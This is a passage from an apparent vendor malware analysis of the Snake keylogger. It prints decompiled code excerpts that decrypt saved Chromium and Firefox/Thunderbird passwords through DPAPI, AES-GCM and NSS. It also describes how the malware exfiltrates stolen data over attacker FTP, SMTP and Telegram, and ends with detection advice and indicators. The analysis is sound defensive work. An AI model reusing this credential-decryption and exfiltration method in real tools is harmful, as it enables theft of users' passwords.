The credential databases of the communication platforms, FTP clients, email clients, and web browsers that Snake targets typically store credentials in encrypted form. Snake decrypts credentials, stores the decrypted credentials in a variable, and exfiltrates the credentials as we describe in the *Data Exfiltration* section. Most of the web browsers from which Snake steals credentials store credentials either in *Login Data* files (primarily used by Chromium-based browsers) or *logins.json* files (primarily used by Gecko-based browsers).

Login Data files are SQLite databases. These databases have a *logins* table that stores credential-protected Uniform Resource Locators (URLs) in the *origin_url* field, and the saved usernames and passwords for the URLs in the *username_value* and *password_value* fields, respectively. The passwords are encrypted. Recent versions of Chromium-based browsers encrypt saved passwords with a symmetric Advanced Encryption Standard (AES)-256 encryption key.

The browsers store the AES key in an encrypted form on the file system, in a *Local State* file placed in the *%LocalAppData%* directory, for example, *%LocalAppData%\Google\Chrome\User Data\Local State*. Browsers encrypt the AES key using the Microsoft Data Protection Application Programming Interface (DPAPI) encryption mechanism, which supports two data protection (encryption) scopes: i) *user*, which encrypts data using a user-specific encryption key such that only a specific logged in user can decrypt the data, and ii) *machine*, which encrypts data using a machine-specific encryption key such that any user logged in a specific machine can decrypt the data. Older versions of Chromium-based browsers do not use AES to encrypt saved passwords, but encrypt saved passwords directly using the DPAPI mechanism in *user* protection scope.

The Snake malware can decrypt passwords that a Chromium-based browser has encrypted directly using DPAPI or an AES key first:

- Snake decrypts passwords by using DPAPI in *user* protection scope and invoking the *CryptUnprotectData* function.
- Snake first decrypts an AES encryption key stored in a *Local State* file by using DPAPI in *user* protection mode and invoking the *ProtectedData.Unprotect* function, and then decrypts the saved password by using the AES encryption key and invoking the *BCryptDecrypt* function:

```
public static byte[] smethod_6(string string_4)
{
    string path = string_4 + "\\Local State";
    byte[] array = new byte[0];
    checked
    {
        [...]
            result = ProtectedData.Unprotect(array2, null, DataProtectionScope.CurrentUser);
        [...]
        }
        return result;
    }
}
```

```
public static string string_1 = "ChainingModeGCM";
[...]
public static string string_5 = "AES";
public static string string_6 = "Microsoft Primitive Provider";
```

```
public byte[] method_0(byte[] byte_0, byte[] byte_1, byte[] byte_2, byte[] byte_3, byte[] byte_4)
{
        IntPtr intptr_ = this.method_2(GClass1.string_5, GClass1.string_6, GClass1.string_1);
        [...]
        checked
        {
            [...]
            using (bcrypt_AUTHENTICATED_CIPHER_MODE_INFO)
            {
                [...]
                uint num2 = GClass1.BCryptDecrypt(intptr_2, byte_3, byte_3.Length,
                ref bcrypt_AUTHENTICATED_CIPHER_MODE_INFO, array, array.Length, null, 0, ref num, 0);
                [...]
                num2 = GClass1.BCryptDecrypt(intptr_2, byte_3, byte_3.Length,
                ref bcrypt_AUTHENTICATED_CIPHER_MODE_INFO, array, array.Length, array2, array2.Length, ref num, 0);
                [...]
}
```

```
public static string smethod_50(byte[] byte_2)
{
    Class8.DATA_BLOB data_BLOB = default(Class8.DATA_BLOB);
    [...]
    Class8.CRYPTPROTECT_PROMPTSTRUCT cryptprotect_PROMPTSTRUCT = default(Class8.CRYPTPROTECT_PROMPTSTRUCT);
    Class8.CryptUnprotectData(ref data_BLOB, string_, ref data_BLOB3, intptr_,
    ref cryptprotect_PROMPTSTRUCT, 0, ref data_BLOB2);
    [...]
}
```

The Snake malware decrypts passwords stored in a Login Data file

The *logins.json* files are JavaScript Object Notation(JSON)-formatted files that store encrypted usernames in the *encryptedUsername* field and encrypted passwords in the *encryptedPassword* field. Gecko-based browsers encrypt saved usernames and passwords using the Triple-DES algorithm.

Mozilla's Network Security Services (NSS) library implements the *PKCS11_Decrypt* function that decrypts credentials encrypted by Gecko-based browsers:

```
public static long smethod_2(string string_0)
{
    string text = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Mozilla Thunderbird\\";
    string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Mozilla Thunderbird\\";
    string text3 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Mozilla Firefox\\";
    string text4 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Mozilla Firefox\\";
    string text5 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\SeaMonkey\\";
    string text6 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\SeaMonkey\\";
    [...]
    string str = null;
    if (Directory.Exists(text))
    {
        str = text;
    }
        [...]
    Class9.list_0.Add(Class9.LoadLibrary(str + "\\mozglue.dll"));
    Class9.intptr_0 = Class9.LoadLibrary(str + "\\nss3.dll");
    Class9.list_0.Add(Class9.intptr_0);
    return Class9.smethod_0<Class9.DLLFunctionDelegate>(Class9.intptr_0, "NSS_Init")(string_0);
}

public static int smethod_4(ref Class9.TSECItem tsecitem_0, ref Class9.TSECItem tsecitem_1, int int_0)
{
    IntPtr procAddress = Class9.GetProcAddress(Class9.intptr_0, "PK11SDR_Decrypt");
    Class9.DLLFunctionDelegate5 dllfunctionDelegate = (Class9.DLLFunctionDelegate5)Marshal.GetDelegateForFunctionPointer
    (procAddress, typeof(Class9.DLLFunctionDelegate5));
    return dllfunctionDelegate(ref tsecitem_0, ref tsecitem_1, int_0);
}

public static long smethod_1()
{
    return Class9.smethod_0<Class9.DLLFunctionDelegate6>(Class9.intptr_0, "NSS_Shutdown")();
}
```

The Snake malware decrypts credentials stored in a logins.json file

The Snake malware decrypts credentials that *logins.json* files store as follows:

1. Snake locates and loads the dynamic-link library (DLL) file that implements the NSS library, nss3.dll, and initializes NSS by invoking the NSS_Init function.
2. Snake searches for nss3.dll in multiple locations in the %ProgramFilesX86% and %ProgramFiles% directories.
3. Snake decrypts encrypted usernames and passwords by invoking the PK11SDR_Decrypt function.
4. Snake shuts down the NSS library by invoking the NSS_Shutdown function.

Data Exfiltration

Snake can exfiltrate logged keystrokes and stolen credentials, clipboard data, and screenshots using the following protocols:

- FTP: Snake logs into an attacker-controlled FTP server and issues the *STOR* command to upload the stolen data to the server. Snake stores the uploaded data on the FTP server in:
  - a file with the file name extension *.txt* and a name that contains *Passwords ID*, *keystroke Logs ID*, or *Clipboard Logs ID*, when the data is credentials, logged keystrokes, or clipboard data, respectively.
  - a file with the file name extension *.png* and a name that contains *Screenshot Logs ID*, when the data is a screenshot.
- SMTP: Snake logs into an attacker-controlled SMTP server, and then composes and sends to a malicious email address an email message that has attachments. The attachments store the stolen data. The attachments are files:
  - with the filename *Clipboard.txt* or *Keystrokes.txt*, when the stolen data is clipboard data or logged keystrokes, respectively.
  - with the file name *Passwords.txt* and *User.txt*, when the stolen data is credentials, that is, passwords and usernames, respectively.
  - with the filename *Screenshot.png*, when the stolen data is a screenshot.
- Telegram/HyperText Transfer Protocol Secure (HTTPS): Snake issues a *POST* request to the Telegram endpoint *api.telegram.org* to send a document to an attacker-controlled Telegram chat. The document contains the stolen data. The document has the file name *Clipboard.txt*, *Screenshot.png*, *SnakeKeylogger.txt*, or *SnakePW.txt*, when the data is clipboard data, screenshot, logged keystrokes, or credentials, respectively.


Snake can exfiltrate logged keystrokes, screenshots, clipboard data, and credentials on a regularly timed interval:


```
MIME-Version: 1.0
From:
To:
Date:  2021
Subject:  Pc Name:  | Snake Keylogger
Content-Type: multipart/mixed;
[...]
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; name=Passwords.txt
Content-Transfer-Encoding: base64
Content-Disposition: attachment
[...]
-------- Snake Keylogger --------
Found From: Outlook
URL: 192.168.1.1
E-Mail: user@test.com
PSWD: testpass123
--------------------------------

-------- Snake Keylogger --------
Found From: Google Chrome
Host: https://m.facebook.com/
USR: user1@test.com
PSWD: test1pass123
--------------------------------
[...]
```

The Snake malware exfiltrates stolen credentials through SMTP

Cybereason Detects and Prevents Snake Malware

The Cybereason Defense Platform is able to detect and prevent the execution of the Snake malware using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, and next-gen antivirus (NGAV) capabilities:





The Cybereason Defense Platform detects and blocks Snake malware

Cybereason GSOC MDR Recommendations

The Cybereason GSOC recommends the following:

- Enable the *Anti-Malware* feature on the Cybereason NGAV and enable the ***Detect and Prevent*** modes of this feature.
- Securely handle email messages that originate from external sources. This includes disabling hyperlinks and investigating the content of email messages to identify phishing attempts.
- Use secure passwords, regularly rotate passwords, and use multi-factor authentication where possible.
- Regularly monitor outgoing network traffic for data exfiltration activities.
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and Managed Detection and Response with the Cybereason Defense Platform, contact a Cybereason Defender here.

  For Cybereason customers: More details available on the NEST including custom threat hunting queries for detecting this threat.

Cybereason is dedicated to teaming with defenders to end cyber attacks from endpoints to the enterprise to everywhere. Schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.


MITRE ATT&CK Techniques

Initial Access	Execution	Persistence	Defense Evasion	Credential Access	Discovery	Collection	Exfiltration
Phishing: Spearphishing Attachment	User Execution: Malicious File	Scheduled Task/Job: Scheduled Task	Indicator Removal on Host: File Deletion	Unsecured Credentials: Credentials In Files	File and Directory Discovery	Clipboard Data	Automated Exfiltration
		Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Modify registry	Unsecured Credentials: Credentials in Registry	System Information Discovery	Data from Local System	Exfiltration Over Alternative Protocol
			Impair Defenses: Disable or Modify Tools		System Location Discovery	Input Capture: Keylogging	Scheduled Transfer
			Impair Defenses: Disable or Modify System Firewall		System Network Configuration Discovery	Screen Capture	
					System Time Discovery		

About the Researchers:

Aleksandar Milenkoski,Senior Threat and Malware Analyst, Cybereason Global SOC

Aleksandar Milenkoski is a Senior Threat and Malware Analyst with the Cybereason Global SOC team. He is involved primarily in reverse engineering and threat research activities. Aleksandar has a PhD in system security. Prior to Cybereason, his work focussed on research in intrusion detection and reverse engineering security mechanisms of the Windows 10 operating system.



Brian Janower, Security Analyst, Cybereason Global SOC

Brian Janower is a Security Analyst with the Cybereason Global SOC (GSOC) team. He is involved in malware analysis and triages security incidents effectively and precisely. Brian has a deep understanding of the malicious operations prevalent in the current threat landscape. He is in the process of obtaining a Bachelor of Science degree in Systems Information & Cyber.

Indicators of Compromise

Executables	SHA-256 hash: *132482335f028ceb6094d9c29442faf900d838fb054eebbbf39208bb39ccf5ae* File size: 691200 bytes
Scheduled tasks	*Updates\vxhnIvyvbHAK* Note: The name *vxhnIvyvbHAK* may differ for different samples of the Snake malware
Domains	*checkip.dyndns.org* *freegeoip.app*

About the Author

Cybereason Global SOC Team

The Cybereason Global SOC Team delivers 24/7 Managed Detection and Response services to customers on every continent. Led by cybersecurity experts with experience working for government, the military and multiple industry verticals, the Cybereason Global SOC Team continuously hunts for the most sophisticated and pervasive threats to support our mission to end cyberattacks on the endpoint, across the enterprise, and everywhere the battle moves.

All Posts by Cybereason Global SOC Team